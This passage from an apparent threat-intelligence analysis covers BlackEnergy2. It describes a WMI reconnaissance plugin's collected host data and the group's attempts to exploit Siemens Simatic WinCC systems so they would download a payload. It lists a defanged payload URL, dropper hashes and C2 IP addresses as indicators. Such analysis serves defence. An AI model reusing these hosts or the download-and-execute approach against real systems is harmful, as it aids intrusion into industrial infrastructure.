These wql calls provide the attacker with the data like the lines below:

```
Description=Intel64 Family 6 Model 60 Stepping 3
Manufacturer=GenuineIntel
Name=Intel(R) Core(TM) i7-4710MQ CPU @ 2.50GHz
ProcessorId=1FEAFBCF000116A9

Product=7MPXM1
Manufacturer=AsusTek
Version=??

Name=Microsoft Windows 8.1 Pro
OSArchitecture=64-bit
Version=6.3.9600
BuildNumber=9600

SerialNumber=7DTLG45
Description=A12
Manufacturer=AsusTek
SMBIOSBIOSVersion=A12
```

This selectivity is fairly usual. And the plugin does not modify its own behavior based the collected values. What can we infer about the selection of only these values, as they are only being collected and sent back to the attackers? Here are some possibilities:

- the attackers want to evade sandbox and honeypot/decoy environments, and use this collected data to id the host system.

- the attackers have prior knowledge of the environment they are attempting to penetrate, down to the equipment make. Or, they have an idea of the types of hardware they would expect or want to see. In ICS and SCADA environments, these details could be very valuable for an attacker setting up shop. These details could aid in establishing persistence, evaluating true resource capacity and capabilities, tracking down the source of the equipment, or aiding further lateral movement
- the attackers know nothing about the network they are penetrating. They are collecting this information to better understand where this plugin really is running in the victim environment and planning their next moves

When using standard win32 api, the application implements calls to retrieve information on system locales. Oddly, there is special handling for one nordic locale in this particular plugin, “Norwegian-Nynorsk”.

The CPU data collection functionality first calls the Intel cpuid instruction directly. It also directly handles multi-cpu systems and each of their feature sets. This SMP support is hard coded into the plugin.

Additional BE2 Siemens Exploitation Details

Targeting details for BE2 actor events are interesting. When focusing on research sites and energy engineering facilities, the group remotely exploited Siemens’ Simatic WinCC systems. In these events, the attackers attempted to force the ccprojectmgr.exe process to download and execute a specific BlackEnergy2 payload. Let’s examine a couple of example targets here. Based on the different delays for return, the attacks were possibly not automated.

Target A:

The first exploit attempt ksn recorded was March 2014. The attackers returned with a second failed attempt to exploit that same research system on April 2014, approximately 30 days, 2 hours later.

Target B:

The BE2 actor then attacked a new target system in May 2014 and failed, and returned with an exploit attempt on that same system in July 2014.

So it looks like there may be a timing cycle to their visits, but the volumes here are too low to be significant.

In all four of these attempts on two different targets, the attackers tried to download their payload from hxxp://94.185.85(dot)122/favicon.ico. The payload changed slightly from March 2014 to the very end of July 2014, presenting the following md5(s). All of these droppers are BE2 malware, modify an existing kernel driver service like “ACPIEC” and start it to load the

BE2 kernel module. Note that the attackers planned on re-using the same c2 for the first target, but changed the callback c2 for the second target. None of these components are signed:

fda6f18cf72e479570e8205b0103a0d3 → drops df84ff928709401c8ad44f322ec91392, driver, debug string:”xxxxxxxx.pdb”. C2: 144.76.119.48 (DE, Hetzner Online AG, AS24940)

fe6295c647e40f8481a16a14c1dfb222 → drops 39835e790f8d9421d0a6279398bb76dc, driver, debug string:”xxxxxxxx.pdb”. C2: 144.76.119.48 (DE, Hetzner Online AG, AS24940)

ac1a265be63be7122b94c63aabcc9a66 → drops b973daa1510b6d8e4adea3fb7af05870, driver. C2: 95.143.193.131 (SE, Internetport Sweden AB, AS49770)

8e42fd3f9d5aac43d69ca740feb38f97 → drops f4b9eb3ddcab6fd5d88d188bc682d21d, driver. C2: 46.165.222.6 (DE, Leaseweb Germany GmbH, AS16265)